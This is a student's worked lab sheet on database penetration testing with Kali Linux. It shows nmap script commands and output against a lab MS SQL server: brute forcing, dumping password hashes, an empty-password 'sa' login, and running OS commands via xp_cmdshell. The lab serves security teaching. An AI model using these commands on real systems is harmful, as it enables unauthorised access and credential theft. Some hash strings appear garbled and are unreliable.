


Lab: DB Pen Testing with Kali Linux

- This is an in-class lab, and worth 10 points.
- The due date is Saturday midnight (March 31).
- Use the following naming convention: homework, underscore, last name, first initial, and extension (e.g., DBPenTesting_Img.docx).

Tasks

1. Retrieving MS SQL server information

Task: Figure out the solution. Provide the result like below in a screenshot (Screenshot #1).



```
root@kali: ~  
File Edit View Search Terminal Help  
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds  
root@kali:~# nmap -p1433 --script ms-sql-info 192.168.1.6  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-29 15:26 EDT  
Nmap scan report for 192.168.1.6  
Host is up (-0.15s latency).  
  
PORT      STATE SERVICE  
1433/tcp  open  ms-sql-s  
MAC Address: 8A:C9:AA:6F:28:CF (Unknown)  
  
Host script results:  
| ms-sql-info:  
|   192.168.1.6:1433:  
|     Version:  
|       name: Microsoft SQL Server 2016 SP1+  
|       number: 13.00.4466.00  
|       Product: Microsoft SQL Server 2016  
|       Service pack level: SP1  
|       Post-SP patches applied: true  
|_    TCP port: 1433  
  
Nmap done: 1 IP address (1 host up) scanned in 5.70 seconds  
root@kali:~#
```

2. Brute forcing MS SQL passwords

Run the following command:

Task: Display the result in a screenshot (Screenshot #2).

```
root@kali: ~  
File Edit View Search Terminal Help  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-29 15:33 EDT  
Nmap scan report for 192.168.1.6  
Host is up (-0.20s latency).  
  
PORT      STATE      SERVICE  
1433/tcp  filtered  ms-sql-s  
MAC Address: 8A:C9:AA:6F:28:CF (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds  
root@kali:~# nmap -p1433 --script ms-sql-brute 192.168.1.6  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-29 15:33 EDT  
Nmap scan report for 192.168.1.6  
Host is up (-0.17s latency).  
  
PORT      STATE      SERVICE  
1433/tcp  open       ms-sql-s  
| ms-sql-brute:  
|   [192.168.1.6:1433]  
|_  No credentials found  
MAC Address: 8A:C9:AA:6F:28:CF (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 60.07 seconds  
root@kali:~#
```

3. Dumping the password hashes of MS SQL

Run the following command:

Task: Display the result in a screenshot (Screenshot #3A).

```
root@kali:~# nmap -p1433 --script ms-sql-empty-password,ms-sql-dump-hashes 192.168.1.6  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-29 15:38 EDT  
Nmap scan report for 192.168.1.6  
Host is up (-0.15s latency).  
  
PORT      STATE      SERVICE  
1433/tcp  open       ms-sql-s  
| ms-sql-dump-hashes:  
|   [192.168.1.6:1433]  
|   sa:0x02003723EDF901F652C68E68514791E23B354D04F2BF44C38F778ACCE0FEAF5893292E7789784C52BA622460E1F4  
942DFAEC1D02E0DF8124197CD020813296F58E3  
|   ##MS_PolicyTsqlExecutionLogin##:0x02003D89C838610EC0D4057ABDD8EC678EB382B1C2ED2C9620CCB564A16B0  
EBFE81A5C25A1817D28DE219566D76867091702A82F94EFB1C031689A76F7BF6D810  
|   cis483service:0x02001489D506528EE1FD6CCE60E5FEAB235EC8CC3E2C4666BA2275A1510FED42457ACC5BD183887DB  
9C305074671AE320DC5D19024DB6EC53EE7A8783D6B628D457  
|   ##MS_PolicyEventProcessingLogin##:0x02002C73B8A0F993FE1DB4FFB7349C1E0ACEF1E7989E8084C67D6F67FA81E  
59505937E5577D561B52E9218EBA767141C48BBD51CDE715F68F4AB78C08C4BD21F165  
|   TestUser-A:0x0200961D8FD55732C820A9E577BD40A11E812A258A8994FA15DE6EB418988C0E8CAFC885EE4A9B79BBD5  
CC2163F5DD382869F2F3E72486058A3F14EC87AED285EE9  
|   TestUser-C:0x02000FB302186BD57C06F0FDC485ACFA98C058D3A42B5C90A335F1F9EB05E6D8B35411F43C97A48E7BC6  
6A611F2B59BAD0B9C849610523EA0661127D3D9C8F7E22E  
|   TestUser-B:0x0200E8A5CEDA7A21DB8E10BB165D2912E6B37AC2498B777F0EE4F8062248AFE7AF1680C349F126DE3A9A  
B0874A3EDE73E4D76D6155143B7257406A3012887955FD8  
|_  TestUser01:0x0200F09755395B44A2BB97FADCF7551030CCA145C648CD2A9A8BF2B24820FCC431DE89C3F408932A23A95  
E50A231CA1EF675B0A82D9B6F6CC292CB80886C9271692E  
| ms-sql-empty-password:  
|   [192.168.1.6:1433]  
|_  sa:<empty> => Login Success  
MAC Address: 8A:C9:AA:6F:28:CF (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```

After this, run the following command in MS SQL and run the above Nmap script.

Task: Display the result in a screenshot (Screenshot #3B).

```
File Edit View Search Terminal Help
root@kali:~# nmap -p1433 --script ms-sql-empty-password,ms-sql-dump-hashes 192.168.1.6

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-29 15:41 EDT
Nmap scan report for 192.168.1.6
Host is up (-0.17s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-dump-hashes:
| [192.168.1.6:1433]
|   sa:0x02003723EDF901F652C68E68514791E23B354D04F2BF44C38F778ACCE0FEAF5893292E7789784C52BA622460E1F4501673EF4
942DFAEC1D02E0DF8124197CD020813296F58E3
|   ##MS_PolicyTsqlExecutionLogin##:0x02003D89CBC838610EC0D4057ABDD8EC678EB382B1C2ED2C9620CCB564A16B09EEB2C06F
EBFE81A5C25A1817D28DE219566D76867091702A82F94EFB1C031689A76F7BF6D810
|   cis483service:0x020014B9D506528EE1FD6CCE60E5FEAB235EC8CC3E2C4666BA2275A1510FED42457ACC5BD183887DBA3784EB04
9C305074671AE320DC5D19024DB6EC53EE7A8783D6B628D457
|   ##MS_PolicyEventProcessingLogin##:0x02002C73B8A0F993FE1DB4FFB7349C1E0ACEF1E7989E8084C67D6F67FA81E69ABAFAC
59505937E5577D561B52E9218EBA767141C48BBD51CDE715F68F4AB78C08C48D21F165
|   TestUser-A:0x0200961D8FD55732C820A9E577BD40A11E812A258A8994FA15DE6EB418988C0E8CAFC885EE4A9B798BD53056B0BE3
CC2163F5DD382869F2F3E72486058A3F14EC87AED285EE9
|   TestUser-C:0x02000FB302186BD57C06F0FDC485ACFA98C058D3A42B5C90A335F1F9EB05E6D8B35411F43C97A48E7BC6355A00E73
6A611F2B59BAD0B9C849610523EA0661127D3D9C8F7E22E
|   TestUser-B:0x0200E8A5CEDA7A21DB8E10BB165D2912E6B37AC2498B777F0EE4F8062248AFE7AF1680C349F126DE3A9A0B998CE4A
B0874A3EDE73E4D76D6155143B7257406A3012887955FD8
|   TestUser01:0x0200F09755395B44A2BB97FADC7551030CCA145C648CD2A9A8BF2B24820FCC431DE89C3F048932A23A9596F82F8C2
E50A231CA1EF675B0A82D9B6F6CC292CB80886C9271692E
|   PenTestUser1:0x02000E7C51DF9B3781FD89627319281C70E6B840C1FB60F851AC26D002725FEFC8D3EE0E5ACDDE7CE920C7F4C05
B1EF01DE16FBE60F0240B797D99EA88BBA9E4807B789FBF0A
|   PenTestUser2:0x02007EB825989BF7E43CF893D8143EB9ADE4919EC64E904362EF6AAD7B3EB8145E4939B74CFD3F7E5BF296AE29
D30D8452D2732CC0CE9438DC187A2D81328A321F9A4271B7
| ms-sql-empty-password:
| [192.168.1.6:1433]
|   sa:<empty> => Login Success
MAC Address: 8A:C9:AA:6F:28:CF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
root@kali:~#
```

4. Running commands through the command shell on MS SQL

Task: run the above command using 'sa' account with empty password. Display the result in a screenshot (Screenshot #4A).

```
root@kali:~# nmap --script-args 'mssql.username="sa",mssql.password=""' --script ms-sql-xp-cmdshell -p1433 192.168.1.6

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-29 18:18 EDT
Nmap scan report for 192.168.1.6
Host is up (-0.15s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-xp-cmdshell:
| (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
| [192.168.1.6:1433]
|   Command: ipconfig /all
|   output
|   =====
|   Null
|   Windows IP Configuration
|   Null
|   Host Name . . . . . : WIN-AVPBP9ATULM
|   Primary Dns Suffix . . . . . : test.ad
|   Node Type . . . . . : Hybrid
|   IP Routing Enabled. . . . . : No
|   WINS Proxy Enabled. . . . . : No
|   DNS Suffix Search List. . . . . : test.ad
|                                     cybercluster-internal
|
|   Null
|   Ethernet adapter Ethernet:
|   Null
|   Connection-specific DNS Suffix . : cybercluster-internal
|   Description . . . . . : Intel(R) PRO/1000 MT Network Connection
|   Physical Address. . . . . : 8A-C9-AA-6F-28-CF
|   DHCP Enabled. . . . . : Yes
|   Autoconfiguration Enabled . . . . : Yes
|   Link-local IPv6 Address . . . . . : fe80::dc9c:927c:e7b1:6073%12(Preferred)
|   IPv4 Address. . . . . : 192.168.1.6(Preferred)
|   Subnet Mask . . . . . : 255.255.255.0
|   Lease Obtained. . . . . : Sunday, February 25, 2018 4:21:10 PM
|   Lease Expires . . . . . : Friday, March 30, 2018 6:10:37 PM
```


Task: run the above command using 'PenTestUser1' account. Display the result in a screenshot (Screenshot #4B). Why are the results from 4A and 4B different?

```
root@kali:~# nmap --script-args 'mssql.username="PenTestUser1",mssql.password="" --script ms-sql-xp-cmdshell -p 1433 192.168.1.6

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-29 18:30 EDT
Nmap scan report for 192.168.1.6
Host is up (-0.15s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-xp-cmdshell:
| (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
|_ [192.168.1.6:1433]
MAC Address: 8A:C9:AA:6F:28:CF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
root@kali:~#
```

They are different because PenTestUser1 does not have the same access rights as the sa account therefore will not be given the same detailed information. As an administrator SA has permission to run xp_cmdshell automatically.

5. Finding sysadmin accounts with empty passwords on MS SQL

Task: Display the result (with 'sa' or 'sa_test') in a screenshot (Screenshot #5).

```
root@kali:~# nmap -p1433 --script ms-sql-empty-password -v 192.168.1.6

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-29 16:06 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:06
Completed NSE at 16:06, 0.00s elapsed
Initiating ARP Ping Scan at 16:06
Scanning 192.168.1.6 [1 port]
Completed ARP Ping Scan at 16:06, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:06
Completed Parallel DNS resolution of 1 host. at 16:06, 0.01s elapsed
Initiating SYN Stealth Scan at 16:06
Scanning 192.168.1.6 [1 port]
Completed SYN Stealth Scan at 16:06, 0.20s elapsed (1 total ports)
NSE: Script scanning 192.168.1.6.
Initiating NSE at 16:06
Completed NSE at 16:06, 0.00s elapsed
Nmap scan report for 192.168.1.6
Host is up (-0.20s latency).

PORT      STATE SERVICE
1433/tcp  filtered ms-sql-s
MAC Address: 8A:C9:AA:6F:28:CF (Unknown)

NSE: Script Post-scanning.
Initiating NSE at 16:06
Completed NSE at 16:06, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
Raw packets sent: 4 (144B) | Rcvd: 1 (28B)
```